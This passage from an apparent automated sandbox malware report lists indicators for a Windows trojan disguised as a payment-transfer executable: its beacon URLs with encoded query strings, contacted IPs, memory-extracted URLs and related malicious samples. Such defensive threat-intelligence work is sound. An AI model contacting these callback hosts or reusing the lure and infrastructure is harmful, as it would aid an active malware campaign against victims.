vaseghi.github.io	185.199.108.153	true	true		unknown
olgadalila.com	198.27.88.111	true	true		unknown
www.jaemagreci.com	unknown	unknown	true		unknown
www.soheilvaseghi.com	unknown	unknown	true		unknown
www.kanaai.com	unknown	unknown	true		unknown
www.gannahealing.com	unknown	unknown	true		unknown
www.olgadalila.com	unknown	unknown	true		unknown
www.cvmjqcid.com	unknown	unknown	true		unknown
www.sweetpopntreatz.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.zomapa.com/blr/?OhNhA=bjCfXUMydIGN0g8/5RwnbPPnLj5Or6e3tcQCgNEOQF7zRRnTIveAFITP4tBGYavfcP94&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.cvmjqcid.com/blr/?OhNhA=zy4aJG0RjbOs5fr8AigFVw38GRzAFltiV345BgDRTDlQ98Z37kqPuyHkyXsUwHWJOif+&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.gannahealing.com/blr/?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZIkWU76ixs7jAbMlvm1ymY&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.long9000.com/blr/?OhNhA=luzvcdoWPFwNnK5D3r055oflJ4B6PNqet6SFuGGCnSWn2ee+CnvcD8UF6pdBh9++nOVu&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
www.jaemagreci.com/blr/	true	• Avira URL Cloud: safe	low
http://www.olgadalila.com/blr/?OhNhA=Y4Nqpa2r+tF7um99WXv6gSEpOHOatsVE8QqSeJqkcp8K3U81YoxyR3xnMLz5lVrsAPpR&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.soheilvaseghi.com/blr/?OhNhA=9NQu4cm/N7DYOvYkOtDGizwfZS7YZZztEmXWW7fOjfXAYFPuQogNr8p6dLx09NPCIlrz&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.sweetpopntreatz.com/blr/?OhNhA=BbRt519gnWT2xWYUVSCsYiPJyU2bwfntJXr00JvtFds5dVCPZN8W3I64QGhm0Na3rvFo&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.kanaai.com/blr/?OhNhA=0qfhgAUhFNnGzH7qGfzqggPFhGYeFRXNcWm+JLPBUuQl5doqjpchYq6utkLPlNOTiwpN&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown
http://www.jaemagreci.com/blr/?OhNhA=iTLpEvltJY3C/iY0O/gMWVvFAW67iqJR4Qa3Cv5AKoajJvRVMc3YtK32u24rykRgHJga&Yn=ybdDmfdPTbAT8L	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jasa-software.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.olgadalila.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prodhealth.site	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sweetpopntreatz.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jaemagreci.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zomapa.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.237553429.0000000002A11000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.yoshiyama-potager.com/blr/www.kathrynbaierling.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.gannahealing.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prodhealth.siteReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.gannahealing.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.stanchilo.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sweetpopntreatz.com/blr/www.long9000.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kanaai.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.na230.com/blr/www.jasa-software.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prodhealth.site/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carbeloy.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gannahealing.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zomapa.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kathrynbaierling.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.soheilvaseghi.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jasa-software.com/blr/j	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.kanaai.com/blr/www.cvmjqcid.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sweetpopntreatz.com/blr/	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false		high
http://www.olgadalila.comReferer:	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.yoshiyama-potager.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.long9000.com/blr/	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cvmjqcid.com/blr/www.jaemagreci.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.na230.comReferer:	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prodhealth.site/blr/www.stanchilo.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kanaai.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.na230.com/blr/	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.yoshiyama-potager.com/blr/	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.na230.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false		high
http://www.kathrynbaierling.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jaemagreci.comReferer:	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kathrynbaierling.comReferer:	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jasa-software.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.soheilvaseghi.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.yoshiyama-potager.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fontfabrik.com	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.stanchilo.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.long9000.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gannahealing.com/public/blr?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZIkWU76ix	explorer.exe, 00000009.00000002.748643610.000000000561F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.long9000.com/blr/www.soheilvaseghi.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zomapa.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zomapa.com/blr/www.carbeloy.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carbeloy.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carbeloy.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kathrynbaierling.com/blr/www.na230.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jasa-software.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.olgadalila.com/blr/www.zomapa.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cvmjqcid.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.soheilvaseghi.com/blr/www.gannahealing.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cvmjqcid.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.soheilvaseghi.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.stanchilo.com/blr/www.yoshiyama-potager.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jaemagreci.com/blr/	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carbeloy.com/blr/www.prodhealth.site	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sweetpopntreatz.com	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kanaai.comReferer:	explorer.exe, 00000005.00000003.559946937.000000000F60C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00000000.00000002.242389629.0000000006BD2000.00000004.00000001.sdmp, explorer.exe, 00000005.00000000.259892595.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.long9000.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe, 00 000000.00000002.242389629.0000 000006BD2000.00000004.00000001 .sdmp, explorer.exe, 00000005. 00000000.259892595.0000000008B 40000.00000002.00000001.sdmp	false		high
http://www.olgadalila.com/blr/	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jaemagreci.com/blr/www.sweetpopntreatz.com	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.stanchilo.comReferer:	explorer.exe, 00000005.0000000 3.559946937.000000000F60C000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.152.86.132	unknown	Japan		4694	IDCFIDCFrontierIncJP	true
198.52.105.123	unknown	United States		35916	MULTA-ASN1US	true
50.116.112.43	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
176.74.27.137	unknown	United Kingdom		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
35.246.6.109	unknown	United States		15169	GOOGLEUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
185.199.108.153	unknown	Netherlands		54113	FASTLYUS	true
164.155.144.220	unknown	South Africa		26484	IKGUL-26484US	true
198.27.88.111	unknown	Canada		16276	OVHFR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356535
Start date:	23.02.2021
Start time:	09:45:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@9/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 65.3% (good quality ratio 60%) • Quality average: 71.9% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 52.147.198.201, 92.122.145.220, 168.61.161.212, 184.30.20.56, 51.104.139.180, 104.42.151.234, 8.248.139.254, 8.248.131.254, 67.27.157.254, 67.27.157.126, 8.248.147.254, 20.54.26.129, 51.104.144.132, 92.122.213.247, 92.122.213.194, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:46:53	API Interceptor	1x Sleep call for process: Payment Transfer Copy of $274,876.00 for the invoice shipments.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.246.6.109	Order_20180218001.exe	Get hash	malicious	Browse	• www.pamsinteriors.com/seon/?EJBpf8l=BeyjuOpWFnXPmJwCXss3Kf1c/WkomheBvhalLCEmx4oBhDIsdeYLlupEzXnVn3Elg/0a&kDKHiZ=QFNTw2k

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER LIST.xlsx	Get hash	malicious	Browse	• www.equiposddl.com/4qdc/?jpaha=seo4KtASU38iE1JxvFjoxqkgDldoxUIk7lgrfGyblEtLt+g6uaUe1PngqhTXQae7QGmK3w==&3fz=fxopBn3xezt4N4a0
	PO_210222.exe	Get hash	malicious	Browse	• www.deepdewood.com/dka/?9rYD4D2P=8Eq/i2VOsbL+cvGSr7jtksOkLx2JSoJy2W2Vokw4XdtvBNdBMtYC7BHfOEJyNL5XOcwi&4h=vTxdADNprBU8ur
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• www.cpnpproductions.com/ivay/?Lh0l=ZTdp62D8T&oPnpM4=vFzBmzYkSE6NJX5Oi9qDw7LP1Ie3GejevhUpCGfEyuF65umwf1lNU0clWPDg340Y/N7A
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• www.diamondmobiledetailingmo.com/cna8/?kRjH3=D+j2eq9KshChsJfpYDP3dQ9JuFiLgHAjcH9HGbD94qE8IOb1eA4vp6C2dFUUzy2K5Yw6&0pn=WHuxqns0PJ
	PO copy.pdf.exe	Get hash	malicious	Browse	• www.420cardsaz.com/mnf/?LZQd=c2FGkgrIiHx6A+YpbujIX/pRBzHucA6uVD2Iv2lwjcDMA3YdIOl90NbZkzPWKwdpkhTknLLKkw==&t6Ah=nvyxGvvP2N
